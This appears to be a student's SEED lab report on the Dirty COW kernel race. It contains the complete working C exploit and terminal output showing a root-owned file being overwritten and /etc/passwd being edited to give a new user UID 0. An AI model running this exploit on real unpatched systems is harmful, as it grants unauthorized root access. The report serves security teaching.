
Dirty COW Attack

Ananthanarayanan S
CB.SC.P2CYS23007


Task 1: Modify a Dummy Read-Only File

2.1 Create a Dummy File



```
[11/18/2023 12:55] seed@ubuntu:~/Desktop/dirtycow$  sudo touch /zzz
[sudo] password for seed:
[11/18/2023 12:56] seed@ubuntu:~/Desktop/dirtycow$  sudo chmod 644 /zzz
[11/18/2023 12:56] seed@ubuntu:~/Desktop/dirtycow$  sudo gedit /zzz
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ cat /zzz
111111222222333333
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ ls -l /zzz
-rw-r--r-- 1 root root 19 Nov 18 12:57 /zzz
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ echo 99999 > /zzz
bash: /zzz: Permission denied
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ █
```

Launch the Attack




```
[11/18/2023 12:52] seed@ubuntu:~$ cd Desktop/
[11/18/2023 12:52] seed@ubuntu:~/Desktop$ cd dirtycow/
[11/18/2023 12:52] seed@ubuntu:~/Desktop/dirtycow$ gedit cow_attack.c
[11/18/2023 12:55] seed@ubuntu:~/Desktop/dirtycow$  sudo touch /zzz
[sudo] password for seed:
[11/18/2023 12:56] seed@ubuntu:~/Desktop/dirtycow$  sudo chmod 644 /zzz
[11/18/2023 12:56] seed@ubuntu:~/Desktop/dirtycow$  sudo gedit /zzz
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ cat /zzz
111111222222333333
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ ls -l /zzz
-rw-r--r-- 1 root root 19 Nov 18 12:57 /zzz
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ echo 99999 > /zzz
bash: /zzz: Permission denied
[11/18/2023 12:57] seed@ubuntu:~/Desktop/dirtycow$ gcc cow_attack.c -lpthread
[11/18/2023 12:59] seed@ubuntu:~/Desktop/dirtycow$ ls
a.out  cow_attack.c
[11/18/2023 12:59] seed@ubuntu:~/Desktop/dirtycow$ ./a.out
^C
[11/18/2023 13:00] seed@ubuntu:~/Desktop/dirtycow$ cat /zzz
111111******333333
[11/18/2023 13:00] seed@ubuntu:~/Desktop/dirtycow$ █
```

We can see the 222222 has been replaced with ******

Dirty COW Attack


Task 2: Modify the Password File to Gain the Root Privilege

created a new user called Ananthan using **sudo adduser ananthan**




```
[11/18/2023 13:05] seed@ubuntu:~/Desktop/dirtycow$ sudo adduser ananthan
Adding user `ananthan' ...
Adding new group `ananthan' (1002) ...
Adding new user `ananthan' (1001) with group `ananthan' ...
Creating home directory `/home/ananthan' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ananthan
Enter the new value, or press ENTER for the default
        Full Name []: ananthan
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
[11/18/2023 13:05] seed@ubuntu:~/Desktop/dirtycow$ 
```

Next, we edit the cow_attack.c file to change the file to /etc/passwd and the user id from 1001 to 0000




```
[11/18/2023 13:39] seed@ubuntu:~/Desktop/dirtycow$ cat cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

 // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "ananthan:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);
```



```
  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "ananthan:x:0000";
  off_t offset = (off_t) arg;
  int f=open("/proc/self/mem", O_RDWR);

  while(1) {

    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Dirty COW Attack



```
[11/18/2023 13:09] seed@ubuntu:~/Desktop/dirtycow$ cat /etc/passwd | grep ananth
an
ananthan:x:1001:1002:ananthan,,,:/home/ananthan:/bin/bash
[11/18/2023 13:09] seed@ubuntu:~/Desktop/dirtycow$ gedit cow_attack.c
[11/18/2023 13:12] seed@ubuntu:~/Desktop/dirtycow$ su ananthan
Password:
ananthan@ubuntu:/home/seed/Desktop/dirtycow$ id
uid=1001(ananthan) gid=1002(ananthan) groups=1002(ananthan)
ananthan@ubuntu:/home/seed/Desktop/dirtycow$ exit
exit
[11/18/2023 13:13] seed@ubuntu:~/Desktop/dirtycow$ gedit cow_attack.c
[11/18/2023 13:16] seed@ubuntu:~/Desktop/dirtycow$ gcc cow_attack.c -lpthread
[11/18/2023 13:17] seed@ubuntu:~/Desktop/dirtycow$ ./a.out
^C
[11/18/2023 13:18] seed@ubuntu:~/Desktop/dirtycow$ su ananthan
Password:
root@ubuntu:/home/seed/Desktop/dirtycow# id
uid=0(root) gid=1002(ananthan) groups=0(root),1002(ananthan)
root@ubuntu:/home/seed/Desktop/dirtycow# 
```

Before making the necessary changes it runs as normal user .after that we can see this new user running as root.